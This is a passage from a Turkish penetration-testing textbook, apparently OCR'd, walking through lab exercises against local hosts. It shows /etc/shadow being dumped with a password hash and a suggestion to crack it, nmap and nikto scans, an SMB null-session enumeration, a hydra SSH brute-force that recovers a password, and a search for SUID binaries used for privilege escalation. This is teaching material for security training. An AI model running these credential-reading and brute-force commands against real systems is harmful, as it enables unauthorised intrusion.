18. Adım: Post-exploitation aşamasında elde edilen shell erişimini doğrulamak ve sistem hakkında bilgi toplamak amacıyla aşağıdaki komutları giriniz ve değerlendirme yapınız (Görsel 3.16).

```
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
cat /et/paswwd
cat: /et/paswwd: No such file or directory
cat /etc/shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
```

Görsel 3.16: Yetki düzeyinde bilgi elde edilmesi

19. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Elde edilen shell erişiminin yetki seviyesi doğrulanmış, sistem bilgileri analiz edilmiş ve kritik kullanıcı verilerini içeren dosyalara erişim sağlanarak hedef sistem üzerinde tam kontrol elde edildiği teyit edilmiştir.

20. Adım: **/etc/shadow** dosyası incelenerek sistemdeki kullanıcıların parola hash değerlerine erişim sağlayınız ve değerlendirme gerçekleştiriniz (Görsel 3.17).

```
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
sshd:*:17486:0:99999:7:::
guest-tomvt6:!:20535:::::
```

Görsel 3.17: Yetki düzeyinde bilgi elde etme

21. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: **6** değeri, **SHA-512** hash algoritmasını kullandığını göstermiştir. John the Ripper veya hashcat aracı kullanılarak bu şifrenin kırılması sağlanabilir.

22. Adım: Yapılan test sonucunda iyileştirme önerilerinizi de barındıran değerlendirmenizi yapınız.

23. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen sızma testi sonucunda hedef sistemin bilinen bir backdoor zafiyeti nedeniyle kritik seviyede güvenlik açığı barındırdığı, bu zafiyetin başarıyla istismar edilerek sistem üzerinde root yetkileri ile tam kontrol sağlandığı ve sistemin tamamen ele geçirilebilir durumda olduğu değerlendirilmiştir.

İyileştirme önerileri şunlardır:

- ProFTPD servisi acilen güncellenmeli veya kaldırılmalıdır.
- Sistemler düzenli olarak zafiyet taramasından geçirilmelidir.
- Ağ segmentasyonu uygulanmalıdır.
- IDS/IPS sistemleri devreye alınmalıdır.
- Güçlü parola politikaları uygulanmalıdır.



2. Uygulama

192.168.1.0/24 yerel ağında birden fazla sistem ve servis aktif olarak çalışmaktadır. Bu ağ üzerinde bulunan sistemlerin güvenlik durumunun değerlendirilmesi amacıyla kapsamlı bir sızma testi gerçekleştirilmesi istenmektedir. Bu kapsamda maddeler hâlinde verilen işlemleri gerçekleştiriniz.

- Ağ üzerinde aktif sistemleri tespit ederek hedef bir sistem belirleyiniz.
- Seçilen hedef sistem üzerinde açık portları ve çalışan servisleri Nmap aracı ile analiz ediniz.
- Servis ve versiyon bilgilerini tespit ederek olası güvenlik açıklarını değerlendiriniz.
- Web servisi tespit edilmesi durumunda dizin keşfi (DIRB/Gobuster) ve zafiyet taraması (Nikto) gerçekleştiriniz.
- SMB gibi servisler üzerinde enumeration işlemleri yaparak kullanıcı ve sistem bilgilerini elde ediniz.
- Elde edilen bilgiler doğrultusunda parola deneme (brute-force/dictionary attack) saldırısı gerçekleştiriniz.
- Sisteme erişim sağladıktan sonra yetki seviyenizi doğrulayıp yetki yükseltme yöntemlerini uygulayınız.
- Elde edilen bulgular doğrultusunda sistemin güvenlik durumunu değerlendiriniz.

1. Adım: Yerel ağ üzerinde aktif olarak çalışan cihazları tespit etmek amacıyla **arp-scan -l** komutunu kullanılarak bir tarama gerçekleştiriniz (Görsel 3.18).

```
┌──(root㉿kali)-[~]
└─# sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:af:e9:0c, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:70:b7:ab:19:e6       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.20    e8:22:b8:e7:4a:7c       (Unknown)
192.168.1.27    f8:89:d2:a9:13:95       CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.25    42:72:6f:90:da:f0       (Unknown: locally administered)
192.168.1.116   d8:c0:a6:63:2c:19       AzureWave Technology Inc.
192.168.1.212   a0:6f:aa:12:16:79       LG Innotek
192.168.1.210   e6:91:cf:f8:f1:d6       (Unknown: locally administered)
192.168.1.227   d8:c0:a6:63:2c:19       AzureWave Technology Inc.

9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.131 seconds (120.13 hosts/sec). 9 responded

┌──(root㉿kali)-[~]
└─#
```

Görsel 3.18: Port tarama sonucu

Not Tarama sonucunda test gerçekleştirilecek cihazın yerel ağda bulunan **192.168.1.227** IP adresli cihaz olduğu tespit edilmiştir.

2. Adım: Nmap taraması gerçekleştirerek 192.168.1.227 IP adresli cihaz hakkında bilgi toplama işlemi gerçekleştiriniz ve çıkan sonuçları değerlendiriniz [Bu noktada sızma testini gerçekleştirdiğiniz kurumla yapacağınız anlaşma dâhilinde nmap tarama yöntemlerini değiştirerek bilgi toplamanız mümkündür (Görsel 3.19).].

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.227
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 18:38 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.227)
Host is up (0.0080s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
```

Görsel 3.19: Nmap tarama sonucu

3. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Yapılan ağ taraması sonucunda hedef sistem üzerinde SSH, HTTP, SMB ve AJP servislerinin açık olduğu tespit edilmiştir. Web servisleri (80 ve 8080) ise uygulama katmanı saldırıları için potansiyel giriş noktası oluşturmaktadır. SMB (139/445) ve AJP (8009) servisleri, bilinen kritik zafiyetler (RCE gibi) açısından yüksek risk taşımaktadır. Bu durum, sistemin hem ağ hem de uygulama seviyesinde çok katmanlı saldırılara açık olduğunu göstermektedir.

4. Adım: Hedef sistem üzerinde çalışan servislerin ve bu servislere ait sürüm bilgilerinin tespit edilmesi amacıyla **nmap -sV -A 192.168.1.227** komutunu çalıştırınız ve elde ettiğiniz çıktılar doğrultusunda sistemde açık olan portları, aktif servisleri, sürüm bilgilerini ve olası güvenlik zafiyetlerini analiz ederek değerlendiriniz (Görsel 3.20).

```
Dosya  Eylemler  Düzen  Görünüm  Yardım
┌──(root㉿kali)-[~]
└─# nmap -sV -A 192.168.1.227
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 18:39 EDT
Nmap scan report for unknownd8c0a6632c19.home (192.168.1.227)
Host is up (0.039s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db45cbbe4a8b71f8e93142aefff845e4 (RSA)
|   256 09b9b91ce0bf0e1c6f7ffe8e5f201bce (ECDSA)
|_  256 a5682b225f984a62213da2e2c5a9f7c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: D8:C0:A6:63:2C:19 (AzureWave Technology)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-03-23T22:39:26
```

Görsel 3.20: Servis ve sürüm bilgisi tarama

5. Adım: Değerlendirmenizi verilenle karşılaştırınız.


DEĞERLENDİRME: Gerçekleştirilen tarama sonucunda hedef sistem üzerinde 22/tcp (SSH), 80/tcp (Apache 2.4.18 web sunucusu), 139/tcp (NetBIOS), 445/tcp (Samba/microsoft-ds), 8009/tcp (AJP13) ve 8080/tcp (HTTP-proxy/web uygulaması) servislerinin aktif olduğu tespit edilmiştir. Bu bulgular, sistemin hem ağ servisleri (SMB, SSH) hem de web tabanlı uygulamalar üzerinden çoklu saldırı yüzeyine sahip olduğunu özellikle web ve SMB servisleri üzerinden yapılacak ileri seviye analiz ve istismar çalışmalarının bu noktada çok önem taşıdığını göstermektedir.

6. Adım: Hedef sistem üzerinde bilinen güvenlik açıklarının tespit edilmesi amacıyla **nmap -sV --script vuln 192.168.1.227** komutunu çalıştırılarak servis bazlı zafiyet taraması gerçekleştiriniz (Görsel 3.21).

```
┌──(root㉿kali)-[~]
└─# nmap -sV -A --script vuln 192.168.1.227
Starting Nmap 7.93 ( https://nmap.org ) at 2026-03-23 18:39 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

Görsel 3.21: Zafiyet taraması

7. Adım: İlk keşif aşamasında denenmesi gereken hedeflerin 80 ve 8080 portlarında çalışan web servisleri olarak belirlendiği için bu servislerin içerik ve işlevlerinin analiz edilmesi amacıyla ilgili IP adreslerini web tarayıcısına girerek web uygulamaları inceleyiniz (Görsel 3.22).



Görsel 3.22: Web sitesi incelemesi

8. Adım: Hedef sistem üzerinde çalışan web sunucusunun güvenlik yapılandırmasını ve bilinen zafiyetlerini analiz etmek amacıyla **nikto -h http://192.168.1.227** komutunu (Bu komut, web sunucusuna yönelik otomatik zafiyet taraması gerçekleştirerek eksik güvenlik başlıklarını, yanlış yapılandırmaları, dizin listeleme açıklarını ve güncel olmayan yazılım bileşenlerini tespit etmeyi amaçlar.) uygulayınız ve tarama sonuçlarını değerlendiriniz (Görsel 3.23).




Görsel 3.23: Web servisleri zafiyet keşfi

9. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen Nikto taraması sonucunda hedef sistemde **Apache/2.4.18** web sunucusunun çalıştığı ve bu sürümün güncel olmadığı tespit edilmiştir. Ayrıca **X-Frame-Options, X-Content-Type-Options** gibi kritik HTTP güvenlik başlıklarının eksik olduğu belirlenmiştir. Bu durum; **clickjacking, içerik türü manipülasyonu** gibi saldırılara zemin hazırlayabilir. Sunucunun **ETag** başlıkları üzerinden **inode** bilgisi sızdırdığı gözlemlenmiş ve bu durum **bilgi ifşası (information disclosure)** riski oluşturmaktadır. En dikkat çekici bulgu ise **/development/** dizininde **dizin listeleme (directory indexing)** özelliğinin aktif olmasıdır. Bu durum, yetkisiz kullanıcıların sunucu üzerindeki dosya ve dizin yapısını görüntüleyebilmesine olanak tanıyarak hassas bilgilerin açığa çıkmasına neden olabilir. Elde edilen tüm bulgular, web sunucusunun güvenli yapılandırılmadığını ve özellikle bilgi sızdırma ile yetkisiz erişim açısından ciddi riskler barındırdığını göstermektedir.

10. Adım: Önceki aşamada tespit edilen en kritik bulgulardan biri, /development/ dizininde dizin listeleme (directory indexing) özelliğinin aktif olmasıdır. Bu bulgudan hareketle hedef web uygulamasındaki potansiyel gizli dizin ve dosyaları daha kapsamlı şekilde ortaya çıkarmak amacıyla **dirb http://192.168.1.227** komutu kullanılarak ayrıntılı dizin keşfi gerçekleştiriniz ve sonucu değerlendiriniz (Görsel 3.24).




Görsel 3.24: Dosya ve dizin taraması

11. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Gerçekleştirilen DIRB taraması sonucunda hedef web sunucusunda **/development/** dizininin erişilebilir olduğu tespit edilmiştir. Ayrıca ana dizinde **index.html** dosyasının mevcut olduğu ve **/server-status** endpointinin **403 (Erişim engellendi.)** durum kodu ile korunduğu görülmüştür. En önemli bulgu, **/development/** dizininde dizin listeleme (directory listing) özelliğinin aktif olmasıdır. Bu durum, kullanıcıların herhangi bir kimlik doğrulama mekanizmasına ihtiyaç duymadan dizin içerisindeki dosya ve alt dizinleri görüntüleyebilmesine olanak tanımaktadır. Söz konusu zafiyet, hassas dosyaların açığa çıkmasına ve ilerleyen aşamalarda kimlik bilgileri veya yapılandırma dosyaları üzerinden yetkisiz erişim elde edilmesine olanak vermektedir. Bu nedenle ilgili dizin üzerinde detaylı inceleme yapılması, potansiyel bilgi sızdırma ve istismar senaryoları açısından büyük önem taşımaktadır.

12. Adım: Önceki aşamalarda tespit edilen dizin listeleme zafiyetini doğrulamak ve ilgili dizin içerisindeki dosyaları incelemek amacıyla web tarayıcısı üzerinden **http://192.168.1.227/development/** adresine erişim sağlayınız. Bu işlem sonucunda dizin içeriğinin herhangi bir yetkilendirme olmaksızın listelenebildiği görüntüleyiniz ve **dev.txt** ile **j.txt** gibi potansiyel olarak hassas bilgiler içerebilecek dosyaları tespit ederek içeriklerini görüntüleyiniz (Görsel 3.25).



Görsel 3.25: Dizine erişim sağlama

13. Adım: Hedef sistem üzerinde SMB servisi üzerinden detaylı bilgi toplamak amacıyla **enum4linux -a 192.168.1.227** komutunu kullanınız [Bu komut, anonim (null session) veya mevcut erişim izinleri doğrultusunda sistemdeki kullanıcı hesapları, paylaşımlar, çalışma grubu (workgroup/domain) bilgileri ve servis yapılandırmaları hakkında kapsamlı bilgi toplama işlemi gerçekleştirir.] ve çıkan sonuçları değerlendiriniz (Görsel 3.26).

```
┌──(root㉿kali)-[~]
└─# enum4linux -a 192.168.1.227
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar 23 18:42:12 2026

 ========================( Target Information )========================

Target ........... 192.168.1.227
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.1.227 )======================


[+] Got domain/workgroup name: WORKGROUP


 ======================( Nbtstat Information for 192.168.1.227 )======================

Looking up status of 192.168.1.227
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
 ========================( Session Check on 192.168.1.227 )========================
[+] Server 192.168.1.227 allows sessions using username '', password ''
```

Görsel 3.26: SMB bilgisi toplama

Not Bu aşamalarda farklı yöntem ve teknikler (smbclient vb.) kullanılarak bilgiler elde edilebilir.

14. Adım: Değerlendirmenizi verilenle karşılaştırınız.


DEĞERLENDİRME: Gerçekleştirilen enumeration işlemi sonucunda hedef sistemin **WORKGROUP** adlı bir çalışma grubuna dâhil olduğu ve **BASIC2** ana bilgisayar adına sahip olduğu tespit edilmiştir. Ayrıca sistem üzerinde administrator, guest, krbtgt, domain admins, root, bin gibi kullanıcı hesaplarının varlığı belirlenmiştir. En kritik bulgu ise hedef sistemin boş kullanıcı adı ve parola ile oturum açılmasına izin verdiğini gösteren **null session** erişiminin mümkün olmasıdır. Bu durum, kimlik doğrulama mekanizmasının zayıf yapılandırıldığını ve saldırganların sistem hakkında daha fazla bilgi toplamasına olanak tanıdığını göstermektedir. Null session erişimi sayesinde paylaşımlar, kullanıcı listeleri ve diğer hassas bilgiler elde edilebilir. Bu da sonraki aşamalarda parola saldırıları veya yetki yükseltme için önemli bir zemin hazırlar. Elde edilen bulgular, SMB servisinin ciddi güvenlik zafiyetleri içerdiğini ve sistemin yetkisiz erişim riskine açık olduğunu ortaya koymaktadır. Bilgi toplama işleminin devamında hedef sistem üzerinde **kay** ve **jan** isimli iki yerel kullanıcı hesabı tespit edilmiştir (Görsel 3.27).

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```


Görsel 3.27: Tespit edilen kullanıcılar

15. Adım: Hedef sistem üzerinde daha önce enumeration aşamasında tespit edilen kullanıcı hesaplarına yönelik parola doğrulaması (authentication testing) gerçekleştirmek amacıyla **hydra -l jan -P wordlistmeb.txt -t 4 -V -f ssh://192.168.1.227** komutunu giriniz ve parola bilgilerini elde ediniz (Görsel 3.28).



Görsel 3.28: Brute force saldırısı testi

16. Adım: Önceki aşamalarda gerçekleştirilen taramalar sonucunda hedef sistem üzerinde **22/tcp** portunda SSH servisinin açık olduğu tespit edilmiş, devam eden süreçte yapılan parola deneme (brute-force/dictionary attack) işlemi ile **jan** kullanıcısına ait geçerli parola **(armando)** elde edilmiştir. Bu bilgiler doğrultusunda hedef sisteme yetkili erişim sağlamak amacıyla **ssh jan@192.168.1.227** komutunu kullanılarak SSH bağlantısını kurunuz ve elde edilen parola ile sisteme giriş yapınız (Görsel 3.29).



Görsel 3.29: SSH bağlantısı kurulması

17. Adım: SSH servisi üzerinden hedef sisteme başarılı bir şekilde erişim sağlandıktan sonra elde edilen kullanıcı yetkilerinin ve sistem üzerindeki konumun doğrulanması amacıyla **whoami, id, ls -la** vb. komutları çalıştırarak kullanıcı hakkında bilgi toplayınız (Görsel 3.30).

```
jan@basic2:~$ whoami
jan
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$
```

Görsel 3.30: Kullanıcı bilgilerini toplama

18. Adım: Hedef sisteme düşük yetkili bir kullanıcı ile erişim sağlandıktan sonra yetki yükseltme fırsatlarını tespit etmek amacıyla **find / -perm -4000 2>/dev/null** komutu çalıştırınız ve sonuçları değerlendiriniz (Görsel 3.31).

Not

Bu komut, sistem üzerinde SUID (Set User ID) biti set edilmiş dosyaları listeleyerek, normal kullanıcıların bu dosyaları çalıştırdığında dosya sahibinin (çoğunlukla root) yetkileri ile işlem yapabilmesini sağlayan potansiyel güvenlik zafiyetlerini ortaya çıkarmayı amaçlar. **2>/dev/null** ifadesi ise yetki hatası (permission denied) mesajlarını gizlemek için kullanılır. Bu aşamalarda bilgi elde etmek için farklı yöntem ve teknikler uygulanabilir.

```
jan@basic2:/home/kay$
jan@basic2:/home/kay$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:/home/kay$
```

Görsel 3.31: Kullanıcı bilgilerini toplama

19. Adım: Değerlendirmenizi verilenle karşılaştırınız.

DEĞERLENDİRME: Tarama sonucunda sistem üzerinde birden fazla SUID bitine sahip dosya tespit edilmiş olup özellikle **/usr/bin/vim.basic** dosyasının bu liste içerisinde yer alması dikkat çekicidir. Normal şartlarda metin düzenleyici olarak kullanılan vim uygulamasının SUID yetkisi ile çalışması, kötü

niyetli bir kullanıcının bu programı kullanarak root yetkileri ile komut çalıştırmasına olanak tanıyabilir. Bu durum, sistemde yanlış yapılandırılmış bir SUID dosyası bulunduğunu ve yetki yükseltme için kullanılabilecek kritik bir zafiyet olduğunu göstermektedir. Diğer SUID dosyaları (passwd, sudo, chsh vb.) sistemin standart bileşenleri olmakla birlikte vim gibi araçların bu şekilde yapılandırılması güvenlik açısından ciddi risk oluşturmaktadır. Bu bulgu, sistemin yetki yönetimi ve dosya izinleri açısından zayıf olduğunu ve root erişimine ulaşmak için istismar edilebilir bir yol sunduğunu ortaya koymaktadır.

20. Adım: Kullanıcı dizinleri üzerinde bilgi toplama işlemlerine devam ederek **/home/kay** dizinine erişim sağlayınız ve burada bulunan **pass.bak** dosyasını görüntülemeye çalışınız.

21. Adım: pass.bak dosyasının içeriği görüntülenmeye çalışıldığında mevcut kullanıcının bu dosyayı okuma yetkisine sahip olmadığı ve erişimin **Permission denied** hatası ile engellendiğini gözlemleyiniz (Görsel 3.32).

```
jan@basic2:/$ ls
bin   dev  home        initrd.img.old  lib64       media  opt   root  samba  snap  sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   sbin   srv   tmp  var  vmlinuz.old
jan@basic2:/$ cd home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd kay
